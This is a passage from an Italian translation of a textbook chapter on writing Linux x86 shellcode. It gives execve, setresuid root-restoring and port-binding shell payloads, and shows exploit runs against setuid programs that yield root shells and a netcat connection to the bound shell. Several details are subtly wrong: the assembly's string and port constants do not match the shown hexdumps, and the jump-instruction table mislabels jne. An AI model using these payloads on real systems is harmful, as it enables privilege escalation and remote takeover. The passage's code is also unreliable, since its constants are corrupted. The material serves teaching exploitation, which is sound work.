reader@hacking:~/booksrc/shellcodes $ hexdump -C
exec_shell
00000000 eb 16 5b 31 c0 88 43 07 89 5b 08 89 43 0c
8d 4b |..[1..C..
[..C..K|
00000010 08 8d 53 0c b0 0b cd 80 e8 e5 ff ff ff 2f
62 69 |..S........../
bi|
00000020 6e 2f 73 68 |n/sh|
00000024
reader@hacking:~/booksrc/shellcodes $ wc -c
exec_shell
36 exec_shell
reader@hacking:~/booksrc/shellcodes $
```

Questo shellcode può essere ulteriormente ridotto in dimensioni riprogettandolo e usando i registri in maniera più efficiente. Il registro ESP è il puntatore stack, che punta alla cima dello stack. Quando un valore viene inserito nello stack, l'ESP è spostato verso l'alto in memoria (sottraendo 4) e il valore è posto in cima. Quando un valore è

estratto dallo stack, il puntatore in ESP viene spostato verso il basso in memoria (aggiungendo 4).

Lo shellcode che segue usa istruzioni push per creare le strutture in memoria necessarie per la chiamata di sistema `execve()`.

tiny_shell.s

```
BITS 32

; execve(const char *filename, char *const argv
[], char *const envp[])
  xor eax, eax      ; Azzera eax.
   push eax             ; Inserisce dei null per la
terminazione della stringa.
  push 0x38732f2f   ; Inserisce "//sh" nello stack.
  push 0x3e69622f   ; Inserisce "/bin" nello stack.
   mov ebx, esp       ; Inserisce l'indirizzo di "/
bin//sh" in ebx, via esp.
   push eax              ; Inserisce il terminatore
null a 32 bit nello stack.
  mov edx, esp       ; Questo è un array vuoto per
envp.
  push ebx            ; Inserisce l'indirizzo della
stringa nello stack sopra
                    ; il terminatore null.
  mov ecx, esp       ; Questo è l'array argv con il
puntatore stringa.
  mov al, 11          ; Chiamata di sistema numero
11.
  int 0x80            ; Esegue.
```

Questo shellcode costruisce la stringa terminata da null "/bin//sh" sullo stack e poi copia l'ESP per il puntatore. Il backslash in più non conta ed è effettivamente ignorato. Lo stesso metodo è usato per costruire gli array per i rimanenti argomenti. Lo shellcode risultante avvia ancora una shell, ma è di soli 25 byte, rispetto ai 36 del codice precedente che usava il metodo della chiamata jmp.

```
reader@hacking:~/booksrc $ nasm tiny_shell.s
reader@hacking:~/booksrc $ wc -c tiny_shell
25 tiny_shell
reader@hacking:~/booksrc $ hexdump -C tiny_shell
00000000 31 c0 50 68 2f 2f 73 68 68 2f 62 69 6e 89
e3 50 |1.Ph//shh/
bin..P|
00000010   89   e2   53   89   e1   b0   0b   cd
80                   |..S......|
00000019
reader@hacking:~/booksrc $ export SHELLCODE=$(cat
tiny_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE
./notesearch
SHELLCODE will be at 0xbffff9cb
reader@hacking:~/booksrc $ ./notesearch $(perl -e
'print "\xcb\xf9\xff\
xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999

[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
[DEBUG] found a 9 byte note for user id 999
[DEBUG] found a 33 byte note for user id 999
```

```
-------[ end of note data ]-------
sh-3.2#
```

0x231 Questione di privilegi

Per mitigare l'escalation di privilegi, alcuni processi privilegiati abbassano i propri privilegi effettivi mentre effettuano operazioni che non li richiedono. A questo scopo si usa la funzione `seteuid()`, che imposta l'ID utente effettivo. Cambiando l'ID utente effettivo, si possono cambiare i privilegi del processo. Di seguito riportiamo la traduzione della pagina di manuale per la funzione `seteuid()`.

```
SETEGID(2)                     Linux   Programmer's
Manual        SETEGID(2)

NOME
         seteuid, setegid - imposta l'ID utente o
gruppo effettivo

SINOSSI
       #include <sys/types.h>
       #include <unistd.h>



       int seteuid(uid_t euid);
       int setegid(gid_t egid);
DESCRIZIONE
        seteuid() imposta l'ID utente effettivo del
processo corrente.
         I processi utente senza privilegi possono
impostare l'ID utente
```

```
        effettivo soltanto all'ID utente reale, a
quello effettivo
        o al set-user-ID salvato. Lo stesso vale
per setegid(), con "gruppo"
       al posto di "utente".

VALORE RESTITUITO
        In caso di successo viene restituito zero,
in caso di errore -1,
       ed errno è impostato di conseguenza.
```

Questa funzione è usata dal codice seguente per ridurre i privilegi a quelli dell'utente "games" prima della chiamata strcpy().

drop_privs.c

```
#include <unistd.h>
void lowered_privilege_function(unsigned char
*ptr) {
   char buffer[50];
     seteuid(5); // Riduce i privilegi a quelli
dell'utente games.
   strcpy(buffer, ptr);
}
int main(int argc, char *argv[]) {
   if (argc > 0)
      lowered_privilege_function(argv[1]);
}
```

Anche se questo programma compilato è impostato con setuid root, i privilegi sono abbassati al livello dell'utente "games" prima che lo shellcode possa essere eseguito. In questo modo viene avviata una shell per l'utente "games", senza accesso di root.

```
reader@hacking:~/booksrc $ gcc -o drop_privs
drop_privs.c
reader@hacking:~/booksrc $ sudo chown root
./drop_privs; sudo chmod u+s ./
drop_privs
reader@hacking:~/booksrc $ export SHELLCODE=$(cat
tiny_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE
./drop_privs
SHELLCODE will be at 0xbffff9cb
reader@hacking:~/booksrc $ ./drop_privs $(perl -e
'print "\xcb\xf9\xff\
xbf"x40')
sh-3.2$ whoami
games
sh-3.2$ id
uid=999(reader) gid=999(reader) euid=5(games)
groups=4(adm),20(dialout),24(
cdrom),25(floppy),29(audio),30(dip),44(video),46(plug
netdev),
113(lpadmin),115(powerdev),117(admin),999(reader)
sh-3.2$
```

Fortunatamente, i privilegi possono essere facilmente ripristinati all'inizio del nostro shellcode con una chiamata di sistema che li riporti al livello di root. Il modo più completo di fare ciò è quello di usare una chiamata di sistema `setresuid()`, che imposta gli ID utente reale, effettivo e salvato. Il numero della chiamata di sistema e la pagina di manuale corrispondente (tradotta in italiano) sono riportati di seguito.

```
reader@hacking:~/booksrc $ grep -i setresuid /usr/
include/asm-i386/unistd.h
```

```
#define __NR_setresuid              164
#define __NR_setresuid32           208

reader@hacking:~/booksrc $ man 2 setresuid
SETRESUID(2)          Linux Programmer's Manual
SETRESUID(2)

NOME
          setresuid, setresgid - imposta ID utente
o gruppo reale, effettivo
e salvato

SINOSSI
         #define _GNU_SOURCE
         #include <unistd.h>

           int setresuid(uid_t ruid, uid_t euid,
uid_t suid);
           int setresgid(gid_t rgid, gid_t egid,
gid_t sgid);

DESCRIZIONE
            setresuid() imposta l'ID utente reale,
l'ID utente effettivo
           e il set-user-ID salvato del processo
corrente.
```

Lo shellcode seguente effettua una chiamata di `setresuid()` prima di avviare la shell per ripristinare i privilegi di root.

priv_shell.s

```
BITS 32

; setresuid(uid_t ruid, uid_t euid, uid_t suid);
  xor eax, eax         ; Azzera eax.
  xor ebx, ebx         ; Azzera ebx.
  xor ecx, ecx         ; Azzera ecx.
  xor edx, edx         ; Azzera edx.
   mov al, 0xa4              ; 164 (0xa4) per la
chiamata di sistema numero 164
   int 0x80                  ; setresuid(0, 0, 0)
ripristina tutti i privilegi di
                       ; root.
; execve(const char *filename, char *const argv
[], char *const envp[])
  xor eax, eax          ; Si assicura che eax sia
azzerato.
   mov al, 11                ; Chiamata di sistema
numero 11
  push ecx              ; Inserisce dei null per la
terminazione della stringa.
   push 0x38732f2f       ; Inserisce “//sh” nello
stack.
   push 0x3e69622f       ; Inserisce “/bin” nello
stack.
  mov ebx, esp          ; Inserisce l’indirizzo di
“/bin//sh” in ebx via esp.
  push ecx              ; Inserisce il terminatore
null a 32 bit nello stack.

  mov edx, esp          ; Questo è un array vuoto
per envp.
  push ebx                  ; Inserisce l’indirizzo
della stringa nello stack sopra
```

```
                        ; il terminatore null.
  mov ecx, esp          ; Questo è l'array argv
con il puntatore stringa.
  int 0x80              ; execve("/bin//sh", ["/
bin//sh", NULL], [NULL])
```

In questo modo, anche se un programma è eseguito con privilegi abbassati quando è oggetto dell'exploit, lo shellcode è in grado di ripristinare i privilegi. Il risultato è mostrato di seguito con l'exploit dello stesso programma con privilegi ridotti.

```
reader@hacking:~/booksrc $ nasm priv_shell.s
reader@hacking:~/booksrc $ export SHELLCODE=$(cat
priv_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE
./drop_privs
SHELLCODE will be at 0xbffff9bf
reader@hacking:~/booksrc $ ./drop_privs $(perl -e
'print "\xbf\xf9\xff\
xbf"x40')
sh-3.2# whoami
root
sh-3.2# id
uid=0(root)             gid=999(reader)
groups=4(adm),20(dialout),24(cdrom),25(floppy),
29(audio),30(dip),44(video),46(plugdev),104(scanner),
113(lpadm
in),115(powerdev),117(admin),999(reader)
sh-3.2#
```

0x232 Ancora più piccolo

È possibile eliminare ancora qualche byte da questo shellcode. Esiste un'istruzione *x*86 a byte singolo denominata cdq, che sta per *convert doubleword to quadword*. Invece di usare operandi, questa istruzione usa sempre come origine il registro EAX e memorizza i risultati tra i registri EDX ed EAX. Poiché i registri sono doubleword a 32 bit, ne servono due per memorizzare un quadword a 64 bit. La conversione si esegue semplicemente estendendo il bit del segno da un intero a 32 bit a un intero a 64 bit. A livello operativo, ciò significa che se il bit del segno di EAX è 0, l'istruzione cdq azzera il registro EDX. L'uso di xor per azzerare il registro EDX richiede due byte; perciò, se il registro EAX è già azzerato, usando l'istruzione cdq per azzerare il registro EDX si risparmia un byte; lo si vede confrontando:

```
31 D2                 xor edx,edx
rispetto a:
99                    cdq
```

Un altro byte si può risparmiare con un uso più accorto dello stack. Poiché lo stack è allineato a 32 bit, un valore di un singolo byte inserito in esso sarà allineato come un doubleword. Quando tale valore viene estratto, sarà esteso a riempire l'intero registro. Le istruzioni che inseriscono un singolo byte e lo estraggono in un registro richiedono tre byte, mentre l'uso di xor per azzerare il registro e spostare un singolo byte richiede quattro byte, lo si vede confrontando:

```
31 C0            xor eax,eax
B0 0B            mov al,0xb
rispetto a:
```

```
6A 0B          push byte +0xb
58             pop eax
```

Questi trucchi (evidenziati in grassetto) sono usati nello shellcode che segue, e che viene assemblato in un codice identico a quello usato nei capitoli precedenti.

shellcode.s

```
BITS 32

; setresuid(uid_t ruid, uid_t euid, uid_t suid);
  xor eax, eax        ; Azzera eax.
  xor ebx, ebx        ; Azzera ebx.
  xor ecx, ecx        ; Azzera ecx.
  cdq                  ; Azzera edx usando il bit
del segno da eax.
  mov BYTE al, 0xa4    ; Chiamata di sistema 164
(0xa4)
   int 0x80                   ; setresuid(0, 0, 0)
Ripristina i privilegi di root.
; execve(const char *filename, char *const argv
[], char *const envp[])
  push BYTE 11        ; Inserisce 11 nello stack.
  pop eax              ; Estrae il dword di 11 e
lo pone in eax.
  push ecx            ; Inserisce dei null per la
terminazione della stringa.
  push 0x38732f2f      ; Inserisce "//sh" nello
stack.
  push 0x3e69622f      ; Inserisce "/bin" nello
stack.
  mov ebx, esp         ; Inserisce l'indirizzo di
```

```
"/bin//sh" in ebx via esp.
  push ecx              ; Inserisce il terminatore
null a 32 bit nello stack.
  mov edx, esp          ; Questo è un array vuoto
per envp.
  push ebx              ; Inserisce l'indirizzo
della stringa nello stack sopra
                        ; il terminatore null.
  mov ecx, esp          ; Questo è l'array argv con
il puntatore stringa.
  int 0x80              ; execve("/bin//sh", ["/
bin//sh", NULL], [NULL])
```

La sintassi per inserire un singolo byte richiede la dichiarazione della dimensione. Le dimensioni valide sono BYTE per un solo byte, WORD per due byte e DWORD per quattro byte; possono essere implicate dalle dimensioni del registro, perciò il mov nel registro AL implica la dimensione BYTE. Benché non sia necessario usare una dimensione in tutte le situazioni, non infastidisce e anzi può migliorare la leggibilità.

0x240 Shellcode per il binding di porte

Quando si realizza l'exploit di un programma remoto, lo shellcode progettato finora non funziona. Lo shellcode iniettato deve comunicare sulla rete per fornire un prompt di root interattivo. Il codice per il binding di porte associa la shell a una porta di rete, dove si pone in ascolto per connessioni in arrivo. Nel Volume 1, alla fine del Capitolo 4, abbiamo usato questo tipo di shellcode per l'exploit del server tinyweb. Il codice C che segue esegue il binding alla porta 31337 e si pone in ascolto per una connessione TCP.

bind_port.c

```
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>


int main(void) {
    int sockfd, new_sockfd; // Si pone in ascolto
su sock_fd, nuova
                          // connessione su new_fd
    struct sockaddr_in host_addr, client_addr;  //
Dati del mio indirizzo
   socklen_t sin_size;
   int yes=1;

   sockfd = socket(PF_INET, SOCK_STREAM, 0);

   host_addr.sin_family = AF_INET;        // Ordine
dei byte dell'host
   host_addr.sin_port = htons(31337);     // Ordine
dei byte di rete,
                                         // short
     host_addr.sin_addr.s_addr  =  INADDR_ANY;  //
Inserisce automaticamente il
                                             // mio
IP.

     memset(&(host_addr.sin_zero),  '\0',  8);  //
Azzera il resto della
```

```
// struttura.

     bind(sockfd, (struct sockaddr *)&host_addr,
sizeof(struct sockaddr));

   listen(sockfd, 4);

   sin_size = sizeof(struct sockaddr_in);
    new_sockfd = accept(sockfd, (struct sockaddr
*)&client_addr, &sin_size);
}
```

Queste familiari funzioni socket sono tutte accessibili con una singola chiamata di sistema Linux, opportunamente denominata `socketcall()`. Si tratta della chiamata di sistema numero 102, a cui corrisponde una pagina di manuale un po' criptica.

```
reader@hacking:~/booksrc $ grep socketcall /usr/
include/asm-i386/unistd.h
#define __NR_socketcall         102
reader@hacking:~/booksrc $ man 2 socketcall
IPC(2)                         Linux Programmer's
Manual          IPC(2)

NOME
        socketcall - chiamata di sistema socket

SINOSSI
           int socketcall(int call, unsigned long
*args);

DESCRIZIONE
        socketcall() è un entry point del kernel
```

```
comune per le chiamte di
           sistema  socket.  call  determina  quale
funzione socket richiamare. args
        punta a un blocco contenente gli argomenti
effettivi, che sono passati
       alla chiamata appropriata.

          I  programmi  utenti  devono  richiamare  le
funzioni appropriate con i
       nomi usuali. Soltanto gli implementatori di
librerie standard e gli
        hacker del kernel necessitano di conoscere
socketcall().
```

I numeri di chiamata possibili per il primo argomento sono elencati nel file include linux/net.h.

Da /usr/include/linux/net.h

```
#define SYS_SOCKET 1   /* sys_socket(2)  */
#define SYS_BIND 2   /* sys_bind(2)    */
#define SYS_CONNECT 3 /* sys_connect(2) */

#define SYS_LISTEN 4  /* sys_listen(2)   */
#define SYS_ACCEPT 5  /* sys_accept(2)  */
#define  SYS_GETSOCKNAME  6   /*  sys_getsockname(2)
*/
#define  SYS_GETPEERNAME  7   /*  sys_getpeername(2)
*/
#define  SYS_SOCKETPAIR  8    /*  sys_socketpair(2)
*/
#define SYS_SEND 9  /* sys_send(2)        */
#define SYS_RECV 10  /* sys_recv(2)        */
```

```
#define SYS_SENDTO 11  /* sys_sendto(2)    */
#define SYS_RECVFROM 12  /* sys_recvfrom(2)  */
#define SYS_SHUTDOWN 13  /* sys_shutdown(2)  */
#define SYS_SETSOCKOPT 14  /* sys_setsockopt(2)  */
#define SYS_GETSOCKOPT 15  /* sys_getsockopt(2)  */
#define SYS_SENDMSG 16  /* sys_sendmsg(2)  */
#define SYS_RECVMSG 17  /* sys_recvmsg(2)  */
```

Perciò, per effettuare chiamate di sistema socket usando Linux, il registro EAX è sempre 102 per `socketcall()`, il registro EBX contiene il tipo di chiamata socket e il registro ECX è un puntatore agli argomenti della chiamata. Le chiamate sono semplici, ma alcune richiedono una struttura sockaddr, che deve essere costruita dallo shellcode. Il debugging del codice C compilato è il modo più diretto per esaminare questa struttura in memoria.

```
reader@hacking:~/booksrc $ gcc -g bind_port.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/
cmov/libthread_db.so.1".
(gdb) list 18
13          sockfd = socket(PF_INET, SOCK_STREAM,
0);
14
15          host_addr.sin_family = AF_INET;     //
Ordine dei byte
                                              //
dell'host
16          host_addr.sin_port = htons(31337);  //
Ordine dei byte di
                                              //
rete, short
17          host_addr.sin_addr.s_addr = INADDR_ANY;
```

```
// Inserisce
                                                    //
automaticamente il mio IP.
18          memset(&(host_addr.sin_zero), '\0', 8);
// Azzera il resto della

// struttura.
19
20                  bind(sockfd, (struct sockaddr
*)&host_addr, sizeof(struct
sockaddr));
21
22         listen(sockfd, 4);
(gdb) break 13

Breakpoint 1 at 0x804849b: file bind_port.c, line
13.
(gdb) break 20
Breakpoint 2 at 0x80484f5: file bind_port.c, line
20.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at bind_port.c:13
13           sockfd = socket(PF_INET, SOCK_STREAM,
0);
(gdb) x/5i $eip
0x804849b <main+23>:   mov    DWORD PTR [esp+8],0x0
0x80484a3 <main+31>:   mov    DWORD PTR [esp+4],0x1
0x80484ab <main+39>:   mov    DWORD PTR [esp],0x2
0x80484b2 <main+46>:   call   0x8048394 <socket@plt>
0x80484b7 <main+51>:   mov    DWORD PTR [ebp-12],eax
(gdb)
```

Il primo breakpoint è situato appena prima della chiamata socket, poiché dobbiamo verificare i valori di PF_INET e SOCK_STREAM. Tutti e tre gli argomenti sono inseriti nello stack (ma con istruzioni mov) in ordine inverso. Ciò significa che PF_INET è 2 e SOCK_STREAM è 1.

```
(gdb) cont
Continuing.


Breakpoint 2, main () at bind_port.c:20
20  bind(sockfd,  (struct  sockaddr  *)&host_addr,
sizeof(struct
sockaddr));
(gdb) print host_addr
$1 = {sin_family = 2, sin_port = 27002, sin_addr =
{s_addr = 0},
sin_zero = "\000\000\000\000\000\000\000"}
(gdb) print sizeof(struct sockaddr)
$2 = 16
(gdb) x/16xb &host_addr
0xbffff780:          0x02      0x00        0x4a
0x39     0x00    0x00    0x00
0x00
0xbffff788:          0x00      0x00        0x00
0x00     0x00    0x00    0x00
0x00
(gdb) p /x 27002
$3 = 0x397a
(gdb) p 0x4a69
$4 = 31337
(gdb)
```

Il breakpoint successivo si trova dopo che la struttura sockaddr è stata riempita con i valori. Il debugger è sufficientemente intelligente da decodificare gli elementi della struttura quando viene stampato `host_addr`, ma ora voi dovete essere abbastanza intelligenti da rendervi conto che la porta è memorizzata in ordine dei byte di rete. Gli elementi `sin_family` e `sin_port` sono entrambi word, seguiti dall'indirizzo come DWORD. In questo caso l'indirizzo è 0, il che significa che si può usare qualsiasi indirizzo per il binding. Gli otto byte rimanenti che seguono sono soltanto spazio in più nella struttura. I primi otto byte della struttura (evidenziati in grassetto) contengono tutte le informazioni importanti.

Le istruzioni assembly che seguono eseguono tutte le chiamate socket necessarie per il binding alla porta 31337 e per accettare connessioni TCP. La struttura sockaddr e gli array di argomenti sono creati ciascuno inserendo valori in ordine inverso nello stack e poi copiando il registro ESP nel registro ECX. Gli ultimi otto byte della struttura sockaddr non sono inseriti nello stack, poiché non sono usati. Qualunque insieme di otto byte a caso presente nello stack occuperà questo spazio, senza problemi.

bind_port.s

```
BITS 32

; s = socket(2, 1, 0)
  push BYTE 0x36     ; socketcall è la chiamata di
sistema numero #102
                    ; (0x36).
  pop eax
  cdq                 ; Azzera edx per usarlo in
seguito come DWORD null.
  xor ebx, ebx       ; ebx è il tipo di socketcall.
```

```
  inc ebx             ; 1 = SYS_SOCKET = socket()
  push edx             ; Crea l'array arg: { protocol
= 0,
   push  BYTE  0x1        ;  (in  ordine  inverso)
SOCK_STREAM = 1,
   push BYTE 0x2       ;
AF_INET = 2 }
  mov ecx, esp        ; ecx = puntatore all'array di
arg
  int 0x80            ; Dopo la chiamata di sistema,
eax contiene un
                     ; descrittore
                     ; di file socket.
  mov esi, eax        ; Salva il descrittore di file
socket in esi per usarlo
                     ; in seguito

; bind(s, [2, 31337, 0], 16)
  push BYTE 0x36     ; socketcall (syscall #102)
  pop eax
  inc ebx            ; ebx = 2 = SYS_BIND = bind()
  push edx             ; Crea la struttura sockaddr:
INADDR_ANY = 0
  push WORD 0x397a  ; (in ordine inverso)   PORT =
31337
   push WORD bx       ;
AF_INET = 2
   mov ecx, esp        ; ecx = puntatore struttura
server
   push  BYTE  16         ;  argv:  {  sizeof(server
struct) = 16,
  push ecx             ;         puntatore struttura
server,
```

```
  push esi              ;          descrittore file
socket }
  mov ecx, esp        ; ecx = array arg
  int 0x80            ; eax = 0 in caso di successo

; listen(s, 0)
  mov BYTE al, 0x36 ; socketcall (syscall #102)
  inc ebx
  inc ebx               ; ebx = 4 = SYS_LISTEN =
listen()
  push ebx            ; argv: { backlog = 4,
  push esi            ;         socket fd }
  mov ecx, esp        ; ecx = array arg
  int 0x80

; c = accept(s, 0, 0)
  mov BYTE al, 0x36 ; socketcall (syscall #102)
  inc ebx               ; ebx = 5 = SYS_ACCEPT =
accept()
  push edx            ; argv: { socklen = 0,
  push edx             ;          puntatore sockaddr =
NULL,
  push esi            ;         fd socket}
  mov ecx, esp        ; ecx = array arg
  int 0x80              ; eax = descrittore file
socket connesso
```

Una volta assemblato e usato in un exploit, questo shellcode eseguirà il binding alla porta 31337 e si porrà in attesa di una connessione in arrivo, bloccandosi nella chiamata di accept. Quando una connessione è accettata, il nuovo descrittore di file socket è inserito in EAX al termine del codice. Tutto ciò serve soltanto quando è combinato con il

codice che avvia la shell descritto in precedenza. Fortunatamente, i descrittori di file standard rendono questa “fusione” davvero semplice.

0x241 Duplicazione di descrittori di file standard

Standard input, standard output e standard error sono i tre descrittori di file standard usati dai programmi per eseguire operazioni di I/O standard. Anche i socket sono semplici descrittori di file che consentono lettura e scrittura. Scambiando standard input, standard output e standard error della shell avviata con il descrittori di file del socket connesso, la shell scriverà output ed errori sul socket e leggerà l’input dai byte ricevuti dal socket. Esiste una chiamata di sistema specifica per duplicare i descrittori di file, dup2. Si tratta della chiamata di sistema numero 63.

```
reader@hacking:~/booksrc $ grep dup2 /usr/include/
asm-i386/unistd.h
#define __NR_dup2                63
reader@hacking:~/booksrc $ man 2 dup2
DUP(2)                          Linux Programmer's
Manual          DUP(2)

NOME
       dup, dup2 - duplica un descrittore di file

SINOSSI
       #include <unistd.h>

       int dup(int oldfd);
       int dup2(int oldfd, int newfd);
```

```
DESCRIZIONE
          dup() e dup2() creano una copia del
descrittore di file oldfd.

        dup2() imposta newfd come copia di oldfd,
chiudendo prima newfd se

      necessario.
```

Lo shellcode bind_port.s si concludeva con il descrittore di file socket connesso nel registro EAX. Le istruzioni seguenti sono aggiunte nel file bind_shell_beta.s per duplicare questo socket nei descrittori di file I/O standard; poi, sono richiamate le istruzioni tiny_shell per eseguire una shell nel processo corrente. I descrittori di file corrispondenti a standard input e standard output della shell aperta saranno la connessione TCP, per consentire l'accesso alla shell in remoto.

Nuove istruzioni da bind_shell1.s

```
; dup2(connected socket, {all three standard I/O
file descriptors})
  mov ebx, eax         ; Inserisce descrittore di
file socket in ebx.
  push BYTE 0x3F       ; dup2 chiamata di sistema
numero 63
  pop eax
  xor ecx, ecx         ; ecx = 0 = standard input
  int 0x80             ; dup(c, 0)
  mov BYTE al, 0x3F    ; dup2 chiamata di sistema
numero 63
  inc ecx              ; ecx = 1 = standard output
  int 0x80             ; dup(c, 1)
```

```
  mov BYTE al, 0x3F   ; dup2 chiamata di sistema
numero 63
  inc ecx             ; ecx = 2 = standard error
  int 0x80            ; dup(c, 2)

; execve(const char *filename, char *const argv
[], char *const envp[])
  mov BYTE al, 11     ; execve chiamata di sistema
numero 11
  push edx                ; Inserisce dei null per
terminazione stringa.
  push 0x38732f2f       ; Inserisce "//sh" nello
stack.
  push 0x3e69622f       ; Inserisce "/bin" nello
stack.
  mov ebx, esp        ; Inserisce l'indirizzo di "/
bin//sh" in ebx via esp.
  push ecx              ; Inserisce il terminatore
null a 32 bit nello stack.
  mov edx, esp        ; Questo è un array vuoto per
envp.
  push ebx            ; Inserisce l'indirizzo della
stringa nello stack sopra
                     ; il terminatore null.
  mov ecx, esp        ; Questo è l'array argv con
il puntatore stringa.
  int 0x80                ; execve("/bin//sh", ["/
bin//sh", NULL], [NULL])
```

Quando questo shellcode è assemblato e usato in un exploit, esegue il binding alla porta 31337 e si pone in attesa di una connessione in arrivo. Nell'output seguente si è usato grep per controllare

rapidamente la presenza di byte null. Alla fine, il processo si ferma in attesa di una connessione.

```
reader@hacking:~/booksrc $ nasm bind_shell_beta.s
reader@hacking:~/booksrc    $    hexdump    -C
bind_shell_beta | grep --color=auto
00
00000000 6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1
cd 80
|jfX.1.CRj.j.....|
00000010 89 c6 6a 66 58 43 52 66 68 7a 69 66 53 89
e1 6a
|..jfXCRfhzifS..j|
00000020 10 51 56 89 e1 cd 80 b0 66 43 43 53 56 89
e1 cd |.QV.....
fCCSV...|

00000030 80 b0 66 43 52 52 56 89 e1 cd 80 89 c3 6a
3f 58
|..fCRRV......j?X|
00000040 31 c9 cd 80 b0 3f 41 cd 80 b0 3f 41 cd 80
b0 0b
|1....?A...?A....|
00000050 52 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 52
89 e2 |Rh//shh/
bin..R..|
00000060       53       89       e1       cd
80                                  |S....|
00000065
reader@hacking:~/booksrc $ export SHELLCODE=$(cat
bind_shell_beta)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE
./drop_privs
```

```
SHELLCODE will be at 0xbffff97f
reader@hacking:~/booksrc $ ./notesearch $(perl -e
'print "\x7f\xf9\xff\
xbf"x40')
[DEBUG] found a 33 byte note for user id 999
-------[ end of note data ]-------
```

Da un'altra finestra di terminale si usa il programma netstat per trovare la porta in ascolto, poi netcat per connettersi alla shell root su tale porta.

```
reader@hacking:~/booksrc $ sudo netstat -lp | grep
31337
tcp        0       0      *:31337        *:*
LISTEN         25604/notesearch
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```

0x242 Strutture di controllo per diramazione del codice

Le strutture di controllo del linguaggio C, come i cicli for e i blocchi if-then-else, sono costituiti da diramazioni condizionali e cicli in linguaggio macchina. Grazie a tali strutture, le chiamate ripetute di dup2 possono essere ridotte a una singola chiamata inserita in un ciclo. Il primo programma in C scritto nei capitoli precedenti usava un ciclo for per salutare il mondo 10 volte. Disassemblando la funzione `main()` si vede come il compilatore abbia implementato il ciclo for usando istruzioni assembly. Le istruzioni di ciclo (evidenziate in grassetto nel

codice che segue) dopo che le istruzioni del prologo di funzione riservano la memoria dello stack per la variabile locale i. Questa variabile è referenziata in relazione al registro EBP come `[ebp-4]`.

```
reader@hacking:~/booksrc $ gcc firstprog.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/
cmov/libthread_db.so.1".

(gdb) disass main
Dump of assembler code for function main:
0x08048374 <main+0>:   push  ebp
0x08048375 <main+1>:   mov   ebp,esp
0x08048377 <main+3>:   sub   esp,0x8
0x0804837a <main+6>:   and   esp,0xfffffff0
0x0804837d <main+9>:   mov   eax,0x0
0x08048382 <main+14>:  sub   esp,eax
0x08048384 <main+16>:  mov   DWORD PTR [ebp-4],0x0
0x0804838b <main+23>:  cmp   DWORD PTR [ebp-4],0x9
0x0804838f <main+27>:  jle   0x8048393 <main+31>
0x08048391 <main+29>:  jmp   0x80483a6 <main+50>
0x08048393  <main+31>:     mov        DWORD   PTR
[esp],0x8048484
0x0804839a <main+38>:  call  0x80482a0 <printf@plt>
0x0804839f <main+43>:  lea   eax,[ebp-4]
0x080483a2 <main+46>:  inc   DWORD PTR [eax]
0x080483a4 <main+48>:  jmp   0x804838b <main+23>
0x080483a6 <main+50>:  leave
0x080483a7 <main+51>:  ret
End of assembler dump.
(gdb)
```

Il ciclo contiene due istruzioni nuove: `cmp` (*compare*, confronta) e jle (*jump if less than or equal to*, salta se minore o uguale a); la seconda appartiene alla famiglia delle istruzioni di salto condizionali. L'istruzione cmp confronta i suoi due operandi, impostando dei flag in base al risultato. Poi, un'istruzione di salto condizionale effettua un salto in base al valore dei flag. Nel codice precedente, se il valore in `[ebp-4]` è minore o uguale a 9, l'esecuzione salta a `0x8048393`, dopo la successiva istruzione `jmp`. Altrimenti, la successiva istruzione jmp fa saltare l'esecuzione al termine della funzione in `0x080483a6`, uscendo dal ciclo. Il corpo del ciclo effettua la chiamata di `printf()`, incrementa la variabile contatore in `[ebp-4]` e infine salta indietro all'istruzione di confronto per continuare il ciclo. Usando istruzioni di salto condizionali, è possibile creare in assembly strutture di controllo complesse come i cicli. Altre istruzioni di salto condizionali sono mostrate di seguito.

Istruzione	**Descrizione**
`cmp <destinazione>, <origine>`	Confronta l'operando destinazione con l'origine, impostando dei flag da usare con un'istruzione di salto condizionale.
`je <target>`	Salta al target se i valori confrontati sono uguali.
`jne <target>`	Salta al target se i valori confrontati sono uguali.
`jl <target>`	Salta se un valore è minore dell'altro.
`jle <target>`	Salta se un valore è minore o uguale all'altro.
`jnl <target>`	Salta se un valore non è minore dell'altro.
`jnle <target>`	Salta se un valore non è minore o uguale all'altro.
`jg jge`	Salta se un valore è maggiore, o maggiore o uguale all'altro.
`jng jnge`	Salta se un valore non è maggiore, o maggiore o uguale all'altro.

Queste istruzioni possono essere usate per ridurre la porzione dup2 dello shellcode a quanto segue:

```
; dup2(connected socket, {all three standard I/O
file descriptors})
  mov ebx, eax        ; Inserisce il descrittore di
file socket in ebx.
  xor eax, eax        ; Azzera eax.
  xor ecx, ecx        ; ecx = 0 = standard input
 dup_loop:
   mov BYTE al, 0x3F  ; dup2 chiamata di sistema
numero 63
  int 0x80            ; dup2(c, 0)
  inc ecx
  cmp BYTE cl, 2      ; Confronta ecx con 2.
   jle dup_loop            ; Se ecx <= 2, salta a
dup_loop.
```

